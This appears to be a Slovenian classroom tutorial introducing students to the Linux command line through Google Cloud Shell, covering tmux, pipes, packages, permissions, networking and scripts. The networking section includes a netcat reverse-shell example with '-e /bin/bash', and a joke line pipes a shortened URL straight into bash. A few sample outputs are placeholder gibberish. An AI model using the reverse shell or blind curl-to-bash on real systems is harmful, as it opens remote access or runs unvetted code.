

# Ukazna vrstica: Prvi stik

zf42

Null

Jezikovne korekture: SKKJ, Strokovni pregled: iElectric

30. april 2016

Esej: Na začetku je bila ukazna vrstica:

<http://www.nealstephenson.com/in-the-beginning-was-the-command-line.html>

Nekoč sem dijakom pokazala neko lupino. Podučili so me, da je tako bilo pred 20 leti, da se to ne uporablja več.

Danes, v letu 2016, se bomo prijavili na Googlov strežnik in glej presenečenje ...



# Unix filozofija

“Unix is user-friendly. It's just very selective about who its friends are.“

Unix filozofija je nabor kulturnih norm in filozofskih pristopov k minimalističnemu in modularnemu razvoju programske opreme. Njen začetnik naj bi bil Ken Thompson, ki si z Dennisom Ritchijem deli očetovstvo Unixa.

Bistvo: Piši enostavno, kratko, čisto, modularno in razširljivo kodo, katere vzdrževanje je enostavno in ji brez težav kasneje razvijalci spremenijo namembnost.

Doug McIlroy, avtor pipe, je povedal:

“This is the Unix philosophy: Write programs that do one thing and do it well. Write programs to work together. Write programs to handle text streams, because that is a universal interface.“

Povzel jo je tudi esr s svojimi sedemnajstimi pravili: Basics of the Unix Philosophy.



# Prijava

Imetniki Google računov imamo menda do konca leta 2016 brezplačno lupino v oblaku, kar bom izkoristila za prvi stik z Linux ukazno vrstico.

1. Odpri spletni brskalnik.
2. Pojdi na spodnjo povezavo:  
<https://console.cloud.google.com/cloudshell>
3. Prijavi se s svojim Google računom.
4. Klikni OK.
4. Označi, da ne želiš obvestil, in se strinjaš s pogoji uporabe. o.O
5. Osveži stran in klikni Start Cloud Shell.

Lahko bi nameščali kako Linux distribucijo na šolske računalnike, ali uporabili kak živ cd, usb, prosili koga, naj nam da brezplačen ssh dostop do kake Linux "mašine"...


Glede na to, da imajo skoraj vsi dijaki Google račune, se mi zdi najbolj enostavno izkoristiti to priliko.

30. 3. 2016 je bil na Microsoft Build2016 napovedan prihod Bash lupine na Windows 10, tako da bomo mogoče v bodoče lahko to delavnico opravljali kar na Winsih o.O Več: <https://thehackernews.com/2016/03/ubuntu-on-windows-10.html>

Video: <https://www.youtube.com/watch?v=kJGqZHQzNRo>

# Tatada

Po nekaj klikih zagledaš:



Pozdravljen v ukazni vrstici!!!

Po podatkih <http://w3techs.com/> (februar 2016) poganja več kot 80% spletnih strežnikov Linux. Unix operacijski sistemi pa zavzemajo 68% delež.

Mnogi uporabniki imamo nameščene razne Linux distribucije tudi na namiznih računalnikih. Najpopularnejša distribucija je seveda Ubuntu.

Ukazna kazalka (kar je pred kurzorjem) nam pove naše uporabniško ime in ime gostitelja. Lahko pa si jo prilagodimo za naše potrebe, a o tem kasneje.

# Klik klik

Nikamor ne morem klikniti!!! Kaj sedaj?  
Sprosti se in globoko vdihni.

Dovolj! Gremo počasi naprej.

# Kje sem?

Pa pogejmo. Vtipkaj spodnje ukaze<sup>1</sup>, za vsakim pritisni Enter in počakaj. Terminal ti bo povedal.

```
$ uname -a
Linux cs-6278-devshell-vm-2e8b1945-da8d-4fb7-aa72-
88dfe5fd5c1f-321 3.16.0-4-amd64 #1 SMP Debian 3.16.7-
ckt20-1+deb8u4google (2016-01-26) x86_64 GNU/Linux

$ echo $TERM
screen

$ echo $SHELL
/bin/bash

$ pwd
/home/zf42
```

---

<sup>1</sup>Ukaz vtipkaj brez znaka \$

Ko pridemo na nek sistem, nas najprej zanimajo osnovne informacije o sistemu, da vemo, kako bomo z njim upravliali, nameščali pakete ipd.

Nahajmo se v Docker zaboju? (ne vem, kako pravilno napisati v slovenščini docker container) na 64-bitni Linux distribuciji Debian 8 z jedrom 3.16.7.

Naša lupina je BASH (Bourne-again shell) in naš terminal je screen.

Naš delovni direktorij je /home/zf42.

# Kdo sem?

```
# Kdo je prijavljen v ta sistem?  
$ who  
zf42 pts/0 2016-03-20 14:04 (74.125.17.12)  
  
# Kdo je prijavljen in kaj dela?  
$ w  
17:30:51 up 40 min, 1 user, load average: 0.02, 0.02, 0.05  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
zf42 pts/0 74.125.17.12 17:29 7.00s 0.00s 0.00s tmux  
new-session -A -D -n Cloud Shell -s 1  
  
# Kdo sem jaz?  
$ whoami  
zf42  
  
# ID dejavnega uporabnika in ID skupin, katerim je dodan  
$ id  
uid=1000(zf42) gid=1000(zf42) groups=1000(zf42),4(adm),27(sudo),999(docker)  
  
# Ime mojega gostitelja  
$ hostname  
cs-6278-devshell-vm-2e8b1945-da8d-4fb7-aa72-88dfe5fd5c1f-321
```

Naše uporabniško ime je zf42, ime gostitelja je cs-6278-devshell-vm-2e8b1945-da8d-4fb7-aa72-88dfe5fd5c1f-321.

Iz podatkov lahko razberemo še uro, datum, kdaj smo se prijavili, od kod smo se prijavili (74.125.17.12), da smo v Tmux seji in da ne delamo nič.

Finger ni nameščen, lahko ga namestimo in finger zf42.

# Kdaj sem?

```
# Prikaži trenutni datum in čas  
$ date  
Sun Mar 20 15:29:51 CET 2016
```

```
# Prikaži trenutni Unix čas  
$ date +%s  
1458580339
```

```
# Prikaži mesečni koledar  
$ cal  
March 2016  
Su Mo Tu We Th Fr Sa  
      1  2  3  4  5  
 6  7  8  9 10 11 12  
13 14 15 16 17 18 19  
20 21 22 23 24 25 26  
27 28 29 30 31
```

`date -u` za UTC čas.

Unix Time - koliko sekund je preteklo od 1.1.1970, prestopne sekunde so izključene.

# Tmux

Tmux je celozaslonski upravitelj oken, ki multipleksira terminal med več procesi. Zelo je uporaben na strežnikih, ko moraš početi več stvari hkrati. Njegov starejši brat je GNU Screen. Pa poizkusimo:

```
# Razdeli podokno vodoravno
# Istočasno pritisni CTRL in b, nato pritisni %
CTRL+b %

# Razdeli podokno navpično
CTRL+b " "

# Prikaži uro
CTRL+b t

# Naslednje podokno
CTRL+b o

# Prejšnje podokno
CTRL+b ;

# Zapri podokno
CTRL+b x

# Odpri novo okno
CTRL+b c
```

Tmux plonk

Ker smo v Tmux seji, poglejmo še, kaj nam omogoča.

GNU Screen je bil moj dober prijatelj veliko let in ga še vedno kje uporabljam, vendar sem dala možnost tudi Tmuxu, ki me do sedaj še ni razočaral.

Igrajmo se še z ostalimi tipkovnimi bližnjicami.

Konfiguracijska datoteka je `~/.tmux.conf`. Primer:

[https://wiki.gentoo.org/wiki/Tmux#Wiki\\_example](https://wiki.gentoo.org/wiki/Tmux#Wiki_example)

# Tmux

```
- >> docker images
REPOSITORY          VIRTUAL SIZE
gcr.io/google_appengine/java-compat   latest    f5fee99520fa    2 weeks ago
go                  457.4 MB
gcr.io/google_appengine/python-compat latest    45be1f4daei1    2 weeks ago
go                  459.9 MB
gcr.io/google_appengine/base           latest    51ea52e81be4    2 weeks ago
go                  240.1 MB
gcr.io/google_appengine/golang         latest    7553deb4a660    2 weeks ago
go                  712.2 MB
gcr.io/google_appengine/ruby           latest    3e600d6d0575    4 weeks ago
go                  1.01 GB
gcr.io/google_appengine/nodejs        latest    75e9e51b56c9    7 weeks ago
go                  569.4 MB
Chain INPUT (policy ACCEPT)
target  prot opt source          destination
Chain FORWARD (policy ACCEPT)
target  prot opt source          destination
DOCKER  all -- anywhere         anywhere
ACCEPT  all -- anywhere         anywhere
Chain OUTPUT (policy ACCEPT)
target  prot opt source          destination
Chain DOCKER (1 references)
target  prot opt source          destination
- >> sudo fdisk -l

Disk /dev/sda: 10 GiB, 10737418240 bytes, 20971520 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: dos
Disk identifier: 0x0007e140

Device      Boot Start     End  Sectors Size Id Type
/dev/sdal  *      4096 20971519 20967424  10G 83 Linux

Disk /dev/sdb: 5 GiB, 5368709120 bytes, 10485760 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: dos
Disk identifier: 0xd4d9b04

Device      Boot Start     End  Sectors Size Id Type
/dev/sdb1      2048 10485759 10483712  5G 83 Linux

- >> nc -l -p 1337
Si tam?
Huh?
```

13:55

# Pipa

Pipa je oblika preusmeritve, ki se na Unix operacijskih sistemih uporablja za pošiljanje izpisa enega programa v vhod drugega programa. Omenjam jo že sedaj, saj je zelo preprosto, a hkrati močno orodje v ukazni vrstici.

`ukaz1 | ukaz2 | ukaz3 ...`

Primeri:

```
# Izpiši vse datoteke v delovnem direktoriju, ki vsebujejo "bash" v imenu  
$ ls -la | grep bash

# Zamenjaj vse male tiskane črke z velikimi tiskanimi črkami  
$ v="Unix Filozofija"; echo $v | tr '[:lower:]' '[:upper:]'

# Generiraj naključno geslo - 15 znakov  
$ tr -dc A-Za-z0-9_ < /dev/urandom | head -c15 | xargs
```

Dobro opravljeno! Sedaj vemo, kje in kdaj smo. V kvantnem protislovju.  
Vzemimo si 5 minut predaha.

```
$ curl -L http://git.io/pizza
```



Če ti ni všeč piza, potem imaš še:

curl git.io/vburger

curl -L git.io/rice

curl -L git.io/burger

curl -L git.io/waffles

curl -L git.io/pancakes

curl -L git.io/taco

curl git.io/pizzza z manj sira

Hvala xero:D

Vmes lahko pogledamo še vreme:

curl wttr.in/Ljubljana?m

Iunine mene:

curl wttr.in/Moon

Lahko bi Rickrollali, sam itak ni zvoka:

curl -s -L 'http://bit.ly/10hA8iC' | bash

Ali gledamo Star Wars:

telnet towel.blinkenlights.nl

# Ukazi

- In kako naj poznam vse te ukaze in njihove opcije?  
GoogleFu je tvoj najboljši zaveznik!  
Sicer je meni veliko ljubši DuckDuckGo
- Kako se seznamim z opcijami in uporabo določenega programa?

```
# Osnovna uporaba  
$ uname --help  
  
# Priročnik programa  
$ man uname  
  
# Izčrpna dokumentacija programa  
$ info uname  
-bash: info: command not found
```

GNU Info na tem sistemu ni nameščen, zato ga bomo namestili. Pa poglejmo, kako nameščamo pakete na naš sistem.



Smo na Debianu, zato vem, da bomo pakete nameščali z apt.

Različne distribucije imajo različne upravitelje paketov. RedHat bazirane - RPM, ArchLinux - Pacman, Debian bazirane - Apt

Najbolj zabaven je verjetno Gentoojev Portage:D

Nix upravitelj paketov ima celo svojo distribucijo NixOS. Med glavnimi razvijalci te distribucije je kar nekaj Slovencev - z Domnom Kožarjem na čelu.

# Nameščanje paketov

1. način: Pakete (programe, knjižnice ...) na Linux mašine nameščamo navadno iz skladišč določene distribucije z ustreznim upraviteljem paketov. Ugotovili smo, da smo na Debianu in bomo pakete nameščali z apt. Torej:

```
# Posodobi skladišča  
$ sudo apt-get update  
  
# Poišči paket  
$ apt-cache search info  
  
# Izpiši podatke o paketu  
$ apt-cache show info  
  
# Namesti paket  
$ sudo apt-get install info
```

Abrakadabra in paket je avtomagično nameščen.  
Pa preizkusimo sedaj ukaz:

```
$ info uname  
# q za izhod
```



Ni nam potrebno zgubljati časa z iskanjem programov po raznih spletnih straneh, paziti na virusе ipd.

Ker smo v Googlovem kontejnerju z omejenimi pravicami, bo ta naš program tudi avtomagično izginil, ko bo naša seja potekla ...

# Nameščanje paketov

## 2. način: Nameščanje paketov iz izvorne kode

Najprej je potrebno namestiti vse nujne odvisnosti paketa in paket sneti na računalnik. Nato:

```
# Pojdi v direktorij, kjer se nahaja koda
$ cd test

# Preveri, ali imamo ustrezne knjižnice, ni vedno potrebno
$ configure --help      # Prikaži možnosti
$ ./configure

# Prevedi izvorno kodo
$ make

# Namesti paket
$ sudo make install
```

Paketi so navadno tar.gz-ipani in jih je potrebno najprej razširiti. Dandanes pogosteje kloniramo pakete s pomočja git-a. Več v nadaljevanju.

# Posodabljanje sistema

Na tem sistemu nam za posodabljanje ni potrebno skrbeti, saj to za nas storí stric Google. Sicer pa je posodabljanje zelo pomemben del vzdrževanja sistema. Nove ranljivosti se pojavljajo vsak dan, zato je potrebno posodabljanju sistema nameniti posebno skrb.

```
# Posodobi skladišča  
sudo apt-get update  
  
# Posodobi sistem  
sudo apt-get upgrade
```

# Nadgradja sistema

Vedno najprej preberemo opombe k izdaji. Nato:

1. Posodobi star sistem na najnovejšo različico, kot opisano prej.
2. Zamenjaj stara skladišča z novimi.  
# Npr. zamenjaj wheezy z jessie v  
`etc/apt/sources.list`
3. Nadgradi sistem.

```
# Posodobi skladišča  
$ apt-get update  
  
# Nadgradi sistem  
$ apt-get dist-upgrade
```

Moli k vsem \*nix bogovom, da posodobitev uspe o.O

```
$ curl -L git.io/unix
```

Tukaj je opisana nadgradnja Debian distribucije. Nadgradnje so lahko različne. Obstajajo "rolling release" distribucije, kjer imamo vedno pakete posodobljene na zadnje stabilne verzije (Gentoo, Arch, Kali ...) in nadgradnje niso potrebne.

# Vaja

S pomočjo apt namesti toilet, kot opisano prej. Preberi informacije in priročnik o paketu, da veš, kaj nameščaš. Nato:

```
$ toilet -f mono12 -F metal Linux
```

[Namigi:]

- Pri dopolnjevanju ukazov si pomagaj s TAB
- Pri sprehajanju po preteklih ukazih pa s puščicami ↑↓
- CTRL+r ali history za iskanje po preteklih ukazih
- Natipkaj reset ali clear (CTRL+l), če se terminalu zmeša

# Skrbniške pravice

Mogoče si prej opazil sudo - izvedi kot 'superuser'. To je posebna moč, ki nam je dodeljena v /etc/sudoers datoteki, da lahko opravljamo skrbniške posle, kot so nameščanje paketov, upravljanje z vmestniki ipd.

Tukaj seveda ni ravno tako, saj smo v Docker kontejnerju.

**BEWARE I'M ROOT!**

Razlika su - sudo

# Datoteke

Nekaj osnovnih ukazov za delo z datotekami:

```
# Izpiši seznam map in datotek v trenutnem imeniku
$ ls
$ ls -la # Izpiše tudi skrite datoteke in mape

# Naredi mapo test
$ mkdir test

# Pojdi v mapo test
$ cd test

# Ustvari datoteko test.txt
$ touch test.txt

# Dodaj stavek ukazna vrstica v test.txt
$ cat >> test.txt
Ukazna vrstica

# Ali
$ echo "Ukazna vrstica2" >> test.txt

# Izpiši vsebino datoteke test.txt
$ cat test.txt
```

Z ls preveri, ali si ustvaril mapo, datoteko. pwd za izpis direktorija, v katerem se nahajaš, če se slučajno izgubiš.

Ukaz tree nam prikaže vsebino direktorija v obliki drevesa, vendar ni nameščen. Namestimo ga.

# Datoteke

```
# Odpri datoteko v tekstovnem urejevalniku nano
$ nano test.txt
CTRL+o CTRL+x # shrani in zapri datoteko

# Prikaži prvih deset vrstic datoteke test.txt
$ head test.txt

# Prikaži zadnjih deset vrstic datoteke test.txt
$ tail test.txt

$ less/more

# Izbriši datoteko test.txt
$ rm test.txt

# Pojdi en imenik višje
$ cd ..

# Pojdi v domačo mapo
$ cd

# Pojdi v prejšnji direktorij
$ cd -


# Izbriši mapo test
$ rm -rf test
```

Sedaj vemo že skoraj dovolj, da lahko namestimo svoj prvi paket iz izvirne kode:

1. Preberi priročnik o Git-u
2. Kloniraj skladišče <https://github.com/klange/nyancat>  
Tukaj vam bom pomagala, saj Git-a še ne poznamo.  
`$ git clone https://github.com/klange/nyancat.git`
3. Pojdi v nyancat mapo
4. Namesti program nyancat iz izvirne kode
5. Izvedi nyancat

Super ti gre!

Namestil si svoja prva paketa in si zaslužiš pavzo.



# Barve PS1

Da si malo popestrimo ukazni poziv:

1. Odpri dadtoteko .bashrc

```
$ nano .bashrc
```

2. Najdi in odkomentiraj force\_color\_prompt=yes (Odstrani lojtro)

3. Ponovno naloži .bashrc

```
$ . ~/.bashrc
```

Je že bolje, mar ne? PS1 si lahko prilagodimo po želji.

```
bin >> . ~/.bashrc
zf42 bin > . ~/.bashrc
└─[10:30:19|zf42@devshell:~/bin
   └─. ~/.bashrc
      └─ zf42 @ devshell ─[ 10:30:36 Sat Mar 26 ─[ ~ /bin ─
         └─ S ─▶ ─
```

Koda za prva dva primera:

```
PS1='\[\e[1;32m\]\W\[\e[m\] >> \[\e[0m\] '
```

```
PS1=''\[\e[1;32m\]\u\[\e[m\] \[\e[1;34m\]\W\[\e[m\] \[\e[1;31m\]> \[\e[0m\] '
```

Več primerov

## Nekaj ukazov

d - datum

e - ASCII ubežni znak (033)

h - ime gostitelja do prvega .

H - polno ime gostitelja

j - število opravil, ki tečejo v ozadju

n - nova vrtica

r - prehod na začetek vrstice

t - trenuten čas v HH:MM:SS formatu

u - uporabniško ime trenutnega uporabnika

v - verzija Basha

w - celotna pot do delovne mape

# Barve

Da so naše spremembe upoštevane ob vsaki prijavi, je potrebno ustvariti spodnjo datoteko:

```
$ nano ~/.bash_profile
```

```
-----  
[[ -f ~/.bashrc ]] && . ~/.bashrc  
source ~/.bashrc
```

Prilagajanje namizja je posebna znanost, ki se ji reče *ricing*. Za to pomembno dejavnost grejo ure in dnevi. Mogoče se kdaj vrnemo k tej temi, trenutno pa je naš cilj spoznavanje z osnovnimi ukazi.



# Dovoljenja

Ustvari mapo test in datoteko test.txt. Izpiši vsebino mape test:

```
$ mkdir test; cd test  
$ touch test.txt  
$ ls -l  
total 4  
-rw-r--r-- 1 zf42 zf42 30 Mar 23 18:04 test.txt
```

Kaj pomeni ta zapis pred datumom?

Datoteke imajo tri vrste pravic:

branje - read - r - 4  
pisanje - write - w - 2  
izvajanje - execute - x -1

Te pravice vplivajo na tri skupine:

uporabnik/lastnik - user - u  
skupina - group - g  
ostali - others -o

Zapisane so v naslednjem zaporedju:

rwx: rwx: rwx  
u: g: o

# Dovoljenja

Našo test.txt datoteko lahko vsi berejo, uporabnik zf42 pa lahko vanjo tudi piše (644). Pravice spreminjamo s chmod (man chmod).

Primer: Datoteko test.txt želimo izvedljivo za uporabnika in odvzeti pravico branja ostalim:

```
$chmod u+x,o-r test.txt  
$ls -l  
-rwxr----- 1 zf42 zf42 30 Mar 23 18:04 test.txt  
  
# Ali s pomočjo števk:  
$chmod 740 test.txt
```

Vaja: Ustvari datoteko test1.txt in jo naredi izvedljivo za uporabnika in ostale ter odvzami pravico branja skupini na oba načina.

Pozor s chmod 777. Zakaj?

# Sistem

## Razni podatki o sistemu in okolju<sup>2</sup>:

```
# Prikaži podatke o priklopljenih datotečnih sistemih
$ df -h
Filesystem              Size  Used Avail Use% Mounted on
none                   9.8G  6.7G  2.6G  73% /
tmpfs                  298M    0  298M   0% /dev
shm                     64M    0   64M   0% /dev/shm
tmpfs                  298M    0  298M   0% /sys/fs/cgroup
/dev/sdb1                4.8G   11M  4.6G   1% /home
/dev/disk/by-uuid/4a4797ae-1e95-442c  9.8G  6.7G  2.6G  73% /etc/hosts

# Pokaži podatke o razdelilnikih na disku
$ sudo fdisk -l
blabla jaka haljaka n, nakaj k jahakaja akaa

# Pokaže podatke o pomnilniku
# Več http://www.linuxatemyram.com/
$ free -m
          total        used        free      shared  buffers  cached
Mem:       594         474         119          0        53       246
-/+ buffers/cache:     173         420
Swap:        0           0           0
```

---

<sup>2</sup>Če program ni nameščen, ga namesti.

# Sistem

```
# Prikaži sporočila jedra
$ dmesg
# Za lažje branje: dmesg | more, dmesg | less, dmesg | grep kernel

# Prikaži podatke o CPE
$ cat /proc/cpuinfo

# Prikaži podatke o pomnilniku
$ cat /proc/meminfo

# Prikaži opravila CPE
$ top

# Prikaži vsa opravila
$ ps faxu

# Prikaži ID procesa nyancat
$ pidof nyancat
123

# Ubij proces nyancat
$ kill 123
```

Če imamo Linux na namizju, se moramo pozanimati še o zvočni kartici, grafični kartici, brezžični kartici itd., preden namestimo vse ustreerne gonilnike za svoj sistem. Nato namestimo še kako namizje ([https://wiki.archlinux.org/index.php/Desktop\\_environment](https://wiki.archlinux.org/index.php/Desktop_environment)) ali upravitelja oken ([https://wiki.archlinux.org/index.php/Window\\_manager](https://wiki.archlinux.org/index.php/Window_manager)).

# Omrežje

```
# Prikaži podatke o dejavnih omrežnih vmesnikih
$ ip addr show
blablablablabaljkſflſdkſlđjſldkjla

# Prikaži le imena vmesnikov
$ ip -o link show | awk -F': ' '{print \$2}'
lo
docker0
eth0

# Preveri, ali smo na netu
$ ping -c 2 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=54 time=0.732 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=54 time=0.515 ms
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.515/0.623/0.732/0.109 ms

# Prikaži moj zunanji IP
$ dig myip.opendns.com @resolver1.opendns.com +short
130.211.86.123

# Izpiši podatke o mojem IP-ju
$ whois 130.211.86.123
blkſjlfkſjlkčfjſſajſejkdsjcknjndſuhdkehjekwkwj
```

Včasih se je uporabljalo ifconfig iz paketa net-tools, ki pa se ga počasi opušča in uporablja ip.

Za zunanji ip sem uporabila dig, saj najbolj hitro poda odgovor. Lahko bi uporabili npr. curl [icanhazip.com](http://icanhazip.com), ki porabi kako ms več. hahhahahaha

# Omrežje

```
# Prikaži DNS podatke
$ host 130.211.86.123

# Prikaži omrežne povezave, usmerjevalne razpredelnice, statistike umestnikov
$ netstat

# Prikaži diagnostiko omrežja
# Ping in traceroute v enem
$ mtr 8.8.8.8

# Izpis prometa na omrežju
$ sudo tcpdump -i eth0

# Preišči odprta vrata z netcat
$ nc -z -v -n 127.0.0.1 21-1000

# Izpiši pravila mogočnega Linux požarnega zidu
$ iptables -L
```

Izpiši opcije netstat: netstat -plant, netstat -tulpn ...

tcpdump filtri:

```
tcpdump -nni eth0 icmp # Filtriraj je icmp
```

```
tcpdump -nni eth0 src host 8.8.8.8 # Filtriraj določen izvorni IP
```

```
# Filtriraj le vhodni in izhodni promet na portu 80 in ga shrani kot  
port80.pcap, kar lahko kasneje analiziraš z Wiresharkom ipd.
```

```
sudo tcpdump -i wlan0  
src port 80 or dst port 80  
-w port80.pcap
```

```
# Povratna lupina
```

strežnik: nc -l 4444

klient: nc 192.168.1.100 4444 -e /bin/bash

# Pavza

Podatkov je že ogromno. Potrebno bo malo oddiha. Sem sama že tudi malo utrujena.

Ne vznemirjajte se, če si ne zapomnите in ne razumete vsega. To pride s časom, ob vsakodnevni rabi. Pomembno je, da vas ni strah in ne obupate.



# Skripte

Pri delu si večkrat pomagamo z raznimi skriptami. Skripte, ki jih pogosto uporabljamo, je najbolje prestaviti v eno namensko mapo v domačem direktoriju, npr. bin, ki jo dodamo v pot:

```
# V domačem direktoriju ustvari mapo bin  
$ mkdir -p bin  
  
# Odpri .bashrc  
$ nano .bashrc  
  
# Na konec datoteke dodaj:  
PATH="$HOME/bin:$PATH"
```

Pa poskusimo z našo prvo skripto:

```
# Snemi skripto  
$ wget https://fizika.zf42.org/rnd/colors.txt  
  
# Premakni jo v bin in jo preimenuj v barve  
$ mv colors.txt bin/barve  
  
# Naredi jo izvedljivo  
$ chmod +x barve  
  
# Izvedi jo  
$ barve  
  
$foo
```



# Skripte

		40m	41m	42m	43m	44m	45m	46m	47m
m	gYw								
1m	gYw								
30m	gYw								
1;30m	gYw								
31m	gYw								
1;31m	gYw								
32m	gYw								
1;32m	gYw								
33m	gYw								
1;33m	gYw								
34m	gYw								
1;34m	gYw								
35m	gYw								
1;35m	gYw								
36m	gYw								
1;36m	gYw								
37m	gYw								
1;37m	gYw								

Prikaže nam barve terminala in njihove kode. Ni preveč uporabna, kajne?

Vaja: Na spletu poišči, snemi in uporabi skripto prettyping. Spomni se, kako smo uporabili ping.

[Pozor:] Skript z interneta nikoli ne izvajamo kar tako. Vedno je potrebno prej pogledati, kaj dela, pregledati kodo. Na srečo sem jaz zdaj prijazna in vam ne bom podtaknila zlonamerne kode. Ali pač o.O



# Skripte

Pa poskusimo ustvariti še kaj uporabnega. Pojdi v `~/bin/` in ustvari datoteko belezka. Vanjo skopiraj spodnjo kodo. Datoteko shrani in jo naredi izvedljivo.

```
#!/bin/bash
belezka () {
    # če datoteka ne obstaja, jo ustvari
    if [[ ! -f $HOME/.belezka ]]; then
        touch "$HOME/.belezka"
    fi
    if ! ((#)); then
        # brez argumenta, izpiši vsebino
        cat "$HOME/.belezka"
    elif [[ "$1" == "-c" ]]; then
        # počisti datoteko
        printf "%s" > "$HOME/.belezka"
    else
        # dodaj vse argumente v datoteko
        printf "%s\n" "$*" >> "$HOME/.belezka"
    fi
}
belezka $*
```

Pa smo spravili skupaj nekaj bolj uporabnega.





# Arhiviranje

Pogosto imamo opravka z raznimi arhivi. Najpogostejsi formati so tar, zip, bz2... Paketi, ki jih nameščamo iz izvirne kode, imajo navadno končnico tar.gz. Čeprav jo danes bolj kloniramo s pomočjo Git-a. Poglejmo najpogostejsje ukaze:

```
# Razširi arhiv tar.gz
$ tar xzf neki.tar.gz

# Ustvari arhiv neki.tar.gz
$ tar -czvf neki.tar.gz neki

# Razširi neki.zip
$ unzip neki.zip

# Ustvari arhiv neki.zip
$ zip -r neki.zip neki

# Ustvari šifriran arhiv neki.zip
$ zip --encrypt neki.zip neki

# Priplni arhiv neki.zip slike luna.jpg
$ cat neki.zip >> luna.jpg
```

# Arhiviranje - skripti

Na bash skripte se že nekaj spoznamo. Pa si arhiviranje olajšajmo. V `~/bin/` ustvari datoteki extract in pack. Vanju skopiraj ustrezeno kodo, ki jo najdeš na povezavi lallala in ju naredi izvedljivi.

Če kateri od programov za arhiviranje ni nameščen, ga je seveda potrebno namestiti.

Vaja:

1. Ustvari mapo ansi in pojdi vanjo.
2. Snemi arhiv iz [http://bbs.ninja/pack/download/break\\_04.zip](http://bbs.ninja/pack/download/break_04.zip) in ga razširi.
3. Preberi vsebino datotek.
4. Ustvari arhiv `img.tar.gz` mape `img`.

# Protokoli

Še malo zabave za konec:

TRON:

ssh sshtron.zachlatta.com



TELEHACK:

telnet telehack.com





# Protokoli

Na Windowsih oba omenjena protokola podpira Kitty, alternativa Putty.

Za nadaljevanja spoznavanja z ukazno vrstico predlagam Wargame Bandit.

Najboljše je seveda na namizni računalnik namestiti kako Linux distribucijo, za začetnike je verjetno najbolj primeren Ubuntu, ki ima tudi krasno slovensko skupnost. Poleg foruma jih najdete tudi na IRC kanalu #ubuntu-si, na strežniku irc.freenode.net.

Če ste bolj trmaste sorte, lahko seveda začnete tudi z Gentoo;)

Ne pozabi, GoogleFu je tvoj najboljši zaveznik!

